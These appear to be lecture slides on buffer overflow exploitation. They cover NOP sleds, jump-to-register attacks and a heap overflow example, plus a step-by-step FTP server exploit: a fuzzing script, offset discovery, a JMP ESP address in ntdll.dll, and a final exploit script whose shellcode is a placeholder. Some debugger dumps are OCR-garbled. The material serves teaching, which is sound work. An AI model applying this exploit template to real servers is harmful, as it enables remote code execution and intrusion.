
SBOF - Nop sled technique

- How to know which return address to point to - the stack offset (remember the stack is dynamic)?

- NOP
(No OPeration)
sled



- Bigger buffers
makes it easier

- Payload



SBOF - Env.


- Technique by Murat B.
 - No need for NOP-sled or guessing stack offsets
 - Shellcode/payload is injected into vulnerable program on a higher address
 - Useful if buffer is small
- Reference below
 - Usual Aleph1 method



SBOF - the Jump To Register technique

- Allows for reliable exploitation of the stack
 - No need for NOP-sled or guessing stack offsets
- Overwrites the return pointer with something that will cause the program to jump to a known pointer stored within a register (ESP) which points to the controlled buffer and thus the shellcode
- In practice a program may not intentionally contain instructions to jump to a particular register
 - The traditional solution is to find an unintentional instance of a suitable opcode at a fixed location somewhere within the program memory
 - In the figure you can see an example of such an unintentional instance of the jmp esp instruction in the file user32.dll

If an attacker overwrites the program return address (EIP) with this address the program will first jump to 0x76F86D53, interpret the opcode FF E4 as the jmp esp instruction, and will then jump to the top of the stack and execute the attacker's code



Address	Hex dump	Disassembly
76F86D53	FFE4	JMP ESP
76F86D55	0300	ADD EAX,DWORD PTR DS:[EAX]
76F86D57	0076 10	ADD BYTE PTR DS:[ESI+10],DH
76F86D5A	81FF E5030000	CMF EDI,3E5
76F86D60	✓76 4E	JBE SHORT USER32.76F86DB0
76F86D62	81FF E8030000	CMF EDI,3E8
76F86D68	✓77 46	JA SHORT USER32.76F86DB0
76F86D6A	FF75 14	PUSH DWORD PTR SS:[EBP+14]
76F86D6D	FF75 10	PUSH DWORD PTR SS:[EBP+10]
76F86D70	57	PUSH EDI
76F86D71	50	PUSH EAX
76F86D72	E8 75060000	CALL USER32.76F873EC
76F86D77	✓EB 48	JMP SHORT USER32.76F86DC1
76F86D79	90	NOP
76F86D7A	90	NOP
76F86D7B	90	NOP

SBOF JTR example - 1

- We have identified a buffer overflow vulnerability in a FTP server software when storing data
- We test the overflow by sending a buffer with A:s (\x41)

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = '\x41' * 2000
print "\nSending AAAA... buffer..."
s.connect(('192.168.2.102',21))
data = s.recv(1024)
s.send('USER admin' + '\r\n')
data = s.recv(1024)
s.send('PASS nimda' + '\r\n')
data = s.recv(1024)
s.send('STOR ' + buffer + '\r\n')
s.close()
```

SBOF JTR example - 2

- On our victim we run the FTP program via a debugger as OllyDbg
- Sending the buffer, the EIP register is overwritten with 0x41414141
- If we now can point to our attack code we may take control

The screenshot shows the OllyDbg interface. The 'Registers (FPU)' window is open, and the EIP register is highlighted with a red box, showing the value 41414141. Below the registers, the memory dump is visible, showing the address 0041E058 and the hex dump 6C 00 00 00. The ASCII column shows the characters 'l... logs'. The status bar at the bottom indicates 'Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program' and the program is 'Paused'.

Address	Hex dump	ASCII
0041E000	00 00 00 00 01 97 41 000uA.
0041E008	90 10 40 00 00 00 00 00	èP@.....
0041E010	00 00 00 00 00 00 00 00
0041E018	00 00 00 00 00 00 00 00
0041E020	43 6F 75 6C 64 20 6E 6F	Could no
0041E028	74 20 69 6E 69 74 69 61	t initia
0041E030	6C 69 73 65 20 73 6F 63	lise soo
0041E038	6B 65 74 73 2E 00 00 00	kets....
0041E040	45 72 72 6F 72 00 00 00	Error...
0041E048	68 74 74 70 00 00 00 00	http....
0041E050	66 74 70 00 65 6D 61 69	ftp.emai
0041E058	6C 00 00 00 6C 6F 67 73	l... logs

SBOF JTR example - 3

- Some questions needs to be answered
 - Which four bytes are the ones that overwrite EIP?
 - Do we have enough space in the buffer to insert our shellcode?
 - Is this shellcode easily accessible to us in memory?
 - Does the application filter out any characters?
 - Will we encounter any overflow protection mechanisms?
- We use the `buftool.py` script to generate a unique string as: `Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab...` with our test program
 - Usage: `buftool.py <number> [string]`
 - `<number>` is the size of the buffer to generate.
 - `[string]` is the optional string to search for in the buffer.
- * **Also available in Metasploit**
 - `/opt/framework/msf/tools/pattern_create.rb`
 - `/opt/framework/msf/tools/pattern_offset.rb`

SBOF JTR example - 4

- The EIP register it is now overwritten with 0x42326742
- This translates to Bg7B big endian which is characters at offset 966 – 970 in our 2000 byte buffer
- We now send a new buffer = '\x41' * 966 + '\x42' * 4 + '\x43' * 1030

This should result in
EIP = 42424242
According to next slide


The screenshot shows a debugger window with the following components:

- Registers (FPU):** A list of registers with their values. The EIP register is highlighted with a red box and shows the value 42326742. Other registers include EAX (00000001), ECX (0137FFDC), EDX (FFFFFFFF), EBX (000007D5), ESP (0137B6B8), EBP (002FAE20), ESI (00000000), and EDI (002FAE8C).
- Memory Dump:** A table showing memory addresses, hex dumps, and ASCII representations. The address 0137B6B8 is highlighted. The ASCII column shows the characters 'Bg7B' at the end of the highlighted row.
- Status Bar:** Displays 'Access violation when executing [42326742] - use Shift+F7/F8/F9 to pass exception to program' and a 'Paused' button.

Address	Hex dump	ASCII
0041E000	00 00 00 00 01 97 41 000uA.
0041E008	90 10 40 00 00 00 00 00	e!@.....
0041E010	00 00 00 00 00 00 00 00
0041E018	00 00 00 00 00 00 00 00
0041E020	43 6F 75 6C 64 20 6E 6F	Could no
0041E028	74 20 69 6E 69 74 69 61	t initia
0041E030	6C 69 73 65 20 73 6F 63	lise soc
0041E038	6B 65 74 73 2E 00 00 00	kets....
0041E040	45 72 72 6F 72 00 00 00	Error...
0041E048	68 74 74 70 00 00 00 00	http....
0041E050	66 74 70 00 65 6D 61 69	ftp.emai
0041E058	6C 00 00 00 6C 6F 67 73	l...logS

SBOF JTR example - 5

- Examine memory and CPU registers to find shellcode space
- ESP in this case points to 0x0137B6B8, and at address 0x0137BAAE some other activity is overwriting our buffer
- $0x0137BAA0 - 0x0137B6B8 = 0x3E8 \Rightarrow$ 1000 bytes is enough



EIP = 0x0137B6A0


Address	Hex dump	ASCII
0137B6B8	41 41 41 41 41 41 41 41	AAAAAAAA
0137B690	41 41 41 41 41 41 41 41	AAAAAAAA
0137B698	41 41 41 41 41 41 41 41	AAAAAAAA
0137B6A0	41 41 41 41 42 42 42 42	AAAA BBBB
0137B6A8	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6B0	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6B8	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6C0	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6C8	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6D0	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6D8	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6E0	43 43 43 43 43 43 43 43	CCCCCCCC
0137B6E8	43 43 43 43 43 43 43 43	CCCCCCCC

ESP = 0x0137B6B8

Address	Hex dump	ASCII
0137BABB	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAB8	43 43 43 43 43 43 43 43	CCCCCCCC
0137BA90	43 43 43 43 43 43 43 43	CCCCCCCC
0137BA80	43 43 43 43 43 43 43 43	CCCCCCCC
0137BA70	43 43 43 43 43 43 43 43	CCCCCCCC
0137BA60	40 52 66 61 73 6F 6E 3A	CCCCC], Reason:
0137BA50	5B 41 6B 63 65 73 73 20	[Access
0137BA40	44 69 73 61 6C 6F 77	Disallow
0137BA30	65 64 5D 00 43 43 43 43	ed].CCCC
0137BA20	43 43 43 43 43 43 43 43	CCCCCCCC
0137BA10	43 43 43 43 43 43 43 43	CCCCCCCC
0137BA00	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAE8	43 43 43 43 43 43 43 43	CCCCCCCC



SBOF JTR example - 6

- Find a return address that survives and works pointing to ESP
- There exists JMP ESP commands in OS system DLLs which is static
- In OllyDbg click View > Executable modules for vulnerable program



Base	Size	Entry	Name	File version	Path
00400000	0000F000	00401254	hello		C:\tmp\hello.exe
76080000	0004A000	76087A9D	KERNELBA	6.1.7600.16385	C:\Windows\system32\KERNELBASE.dll
76950000	000D4000	769A10E5	kernel32	6.1.7600.16385	C:\Windows\system32\kernel32.dll
77CB0000	0013C000		ntdll	6.1.7600.16385	C:\Windows\SYSTEM32\ntdll.dll

- Double click on ntdll.dll for example
- In CPU main thread window right click and choose Search for > Command
- We find a JMP ESP command at address 0x77CDBFE4 in ntdll.dll which we will use for our EIP value



Address	Hex dump	Disassembly	Comment
77CDBFE4	FFE4	JMP ESP	
77CDBFE6	0200	ADD AL, BYTE PTR DS:[EAX]	
77CDBFE8	8B45 FC	MOV EAX, DWORD PTR SS:[EBP-4]	
77CDBFEB	FF87 20010000	INC DWORD PTR DS:[EDI+120]	
77CDBFF1	0187 24010000	ADD DWORD PTR DS:[EDI+124], EAX	
77CDBFF7	803D 8003FE7F 0	CMP BYTE PTR DS:[7FFE0380], 0	
77CDBFFE	0F85 D1A00500	JNZ ntdll.77D36AD5	
77CDB004	803D 8A03FE7F 0	CMP BYTE PTR DS:[7FFE038A], 0	
77CDB00B	0F85 FEA00500	JNZ ntdll.77D36B0F	
77CDB011	8A46 02	MOV AL, BYTE PTR DS:[ESI+2]	
77CDB014	24 13	AND AL, 13	


SBOF JTR example - 7, exploit...

```
#!/usr/bin/python
import socket

SC = ("suitable shellcode/payload in the well known form,
we can for example use Metasploit shellcode generator or
find it on exploit-db.com etc.")

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
ret = "\xE4\xBF\xCD\x77" #0x77CDBFE4 JMP ESP in ntdll.dll
buffer = '\x41' * 966 + ret + '\x90' * 16 + SC
print "\nSending shellcode buffer..."
s.connect(('192.168.2.102',21))
data = s.recv(1024)
s.send('USER admin' + '\r\n')
data = s.recv(1024)
s.send('PASS nimda' + '\r\n')
data = s.recv(1024)
s.send('STOR ' + buffer + '\r\n')
s.close()
```

SBOF JTR example - 8, stack view



ntdll.dll

0x77CDBFE4	JMP ESP
------------	---------

Notes!

The return address to ntdll is OS version specific

When testing one can use \xCC - INT3 as shellcode which is the opcode for breakpoints

To increase stability we can put in some extra NOPs in our buffer around ESP

Shellcode (payload) writing and Network Exploits

- Very very hard - examples
 - System calls – perform complex tasks in ASM
 - Port binding (listening) shellcode
 - Reverse connect shellcode
 - Command execution shellcode
 - File transfer shellcode
 - Shellcode encoding
 - Avoid bad chars \x00 etc.
 - Hide the shellcode from IDS
 - XOR encoding

If we for example have
`mov ebx, 0`
in our shellcode we can
translate it to
`mov ebx, 1`
`xor ebx, 1`

Heap based buffer overflow

Much harder to exploit than stack attacks

```
main()
{
  char *color_pref;
  char *user_name;


  color_pref=malloc(10);
  user_name=malloc(10);

  strncpy(user_name, "fred", 4);


  printf("What is your fav color?\n");
  gets(color_pref);

  printf("color_pref: %s\n", color_pref);
  printf("user_name: %s\n", user_name);
}
```

- 1 We create variables that will point to the place where we'll store a user's color preference and name.
- 2 The program uses malloc to allocate ten characters each in the heap for the color_pref and user_name.
- 3 The strncpy call copies the four characters "fred" to the user_name. This hard-coded value should NOT be alterable by the user, right?
- 4 The program asks the user for a favorite color.
- 5 The gets function (uh-oh!) is used to pull the user input into color_pref.
- 6 Finally, we print out the two variables, the color_pref and the user's name.



- Malloc memory alignment
- Fewer protections are available for heap exploits

